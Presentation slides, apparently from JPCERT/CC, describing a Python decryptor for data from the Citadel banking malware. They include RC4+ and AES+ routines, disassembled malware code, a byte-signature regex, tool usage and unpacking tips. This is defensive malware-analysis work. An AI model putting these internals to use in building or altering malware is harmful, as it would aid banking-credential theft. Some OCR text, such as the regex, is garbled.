
Python

PyCrypto

pefile

UCL


RC4+ Decryption



RC4+ Implementation

```
def rc4_plus_decrypt(login_key, base_key, buf):
    S1 = base_key['state']
    S2 = map(ord, login_key)
    out = ""
    i = j = k = 0
    for c in buf:
        i = (i + 1) & 0xFF
        j = (j + S1[i]) & 0xFF
        S1[i], S1[j] = S1[j], S1[i]
        out += chr((ord(c) ^ S1[(S1[i]+S1[j])&0xFF])
                   ^ S2[k%len(S2)])
        k += 1
    return out
```

AES+ Decryption





```
xor     dword ptr [eax], 32C1A4FCh
movzx   edx, byte ptr [eax+3]
movzx   edi, byte ptr [eax+2]
xor     dword ptr [eax+4], 0ABC8F546h
xor     dword ptr [eax+8], 0DCCFC5D0h
xor     dword ptr [eax+0Ch], 42AB5073h
shl     edx, 8
or      edx, edi
movzx   edi, byte ptr [eax+1]
shl     edx, 8
or      edx, edi
movzx   edi, byte ptr [eax]
shl     edx, 8
or      edx, edi
xor     edx, [ecx]
movzx   edi, byte ptr [eax+6]
mov     [ebp+var_4], edx
movzx   edx, byte ptr [eax+7]
movzx   ebx, byte ptr [eax+0Bh]
shl     edx, 8
or      edx, edi
movzx   edi, byte ptr [eax+5]
shl     edx, 8
or      edx, edi
movzx   edi, byte ptr [eax+4]
shl     edx, 8
```

AES+ Implementation

```
def unpack_aes_plus(login_key, base_key, xor_key,
aes_key, data):
    aes = AES.new(aes_key)
    tmp = aes.decrypt(data)

    out = ""
    for i in range(len(tmp)):
        out += chr(ord(tmp[i]) ^
                   ord(xor_key[i%len(xor_key)]))
    return out
```

Decryption Parameter




Obtaining Parameter

```
                        void __fastcall Core::getBaseConfig(struct BASECONFIG *) proc near
56                                      push    esi
BA A0 05 00 00                          mov     edx, 5A0h
52                                      push    edx             ; size
68 38 64 40 00                          push    offset char const * const baseConfigSource ; source
50                                      push    eax             ; dest
E8 BD 76 01 00                          call    Mem::_copy(void *,void const *,ulong)
8B 0D B4 49 43 00                       mov     ecx, coreData.modules.current
03 0D 94 4D 43 00                       add     ecx, coreData.baseConfigInfo.xorKey
8B F2                                   mov     esi, edx
2B C8                                   sub     ecx, eax

                        loc_412A14:
8A 14 01                                mov     dl, [ecx+eax]
30 10                                   xor     [eax], dl
40                                      inc     eax
4E                                      dec     esi
75 F7                                   jnz     short loc_412A14
5E                                      pop     esi
C3                                      retn
                        void __fastcall Core::getBaseConfig(struct BASECONFIG *) endp
```

re.compile("**.*¥x56¥xBA(..)¥x00¥x00¥x52¥x68(....)¥x50¥xE8....¥x8B¥x0D.***", re.DOTALL)

UCL Decompress



http://www.oberhumer.com/opensource/ucl/

UCL Decompress using ctypes

```
def _ucl_decompress(self, data):
    ucl = cdll.LoadLibrary(UCL)
    compressed = c_buffer(data)
    decompressed = c_buffer(DECOMPRESS_MAX_SIZE)
    decompressed_size = c_int()
    result = ucl.ucl_nrv2b_decompress_le32(
                                    pointer(compressed),
                                    c_int(len(compressed.raw)),
                                    pointer(decompressed),
                                    pointer(decompressed_size))
    return decompressed.raw[:decompressed_size.value]
```

CITADEL DECRYPTOR

Environment

Windows + 32bit Python

- Citadel Decryptor is only available for 32bit environment

PyCrypto

- For AES decryption
- Windows binary
  - http://www.voidspace.org.uk/python/modules.shtml#pycrypto

pefile

- A Python module for parsing PE file format (Windows executable)
- For parsing PE sections to get decryption params

Data Requirement

Encrypted data

Unpacked Citadel

- RC4 key
- XOR key for AES+
- XOR key for RC4+ (LOGINKEY)
- Salt for RC4+

Installed Citadel

- Installed Data
  - Random generated AES key
  - Random generated StrageArray key

citadel_decryptor.py

- Encrypted data & unpacked module are always required

```
>citadel_decryptor.py
usage: citadel_decryptor.py [-h] [-n] [-a] [-d]
                            [-o OUT] [-D] [-l LOGIN]
                            [-k KEY] [-x XOR] [-s SALT]
                            [-i INSTALLED]
                            [-m MODE] [-v]
                            DAT EXE
citadel_decryptor.py: error: too few arguments

>
```

Cheat Sheet

- The following options have to be specified as well as encrypted data and unpacked Citadel

Category	Data	Option
Packet	Report	-m2
	Dynamic Config	-d
	Additional modules	-m3 -n
File	Report files	-a -i [Installed Citadel]
	Backup of modules	-a -i [Installed Citadel]
Registry	Backup of Dynamic Config	-d -i [Installed Citadel]

Demo

Tips

Convert registry data to binary

- Export data using regedit & convert them to binary using the following FileInsight plugin
  - https://github.com/nmantani/FileInsight-plugins

Unpacking

- It is easy to break on APIs
  - WriteProcessMemory
  - CreateProcessW
  - VirtualFree / VirtualFreeEx / RtlFreeHeap
- Dump executable (not after allocated) from virtual memory
  - including 0x400 bytes overlay

Future Tasks

We already have

- ZeuS Decryptor
  - Ver 2.0.8.9
  - Ver 2.9.6.1
- Ice IX Decryptor
- etc.

We want

- **Gameover (P2P ZeuS) Decryptor**

Thank You!

Contact

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Incident report

- info@jpcert.or.jp
- https://www.jpcert.or.jp/form/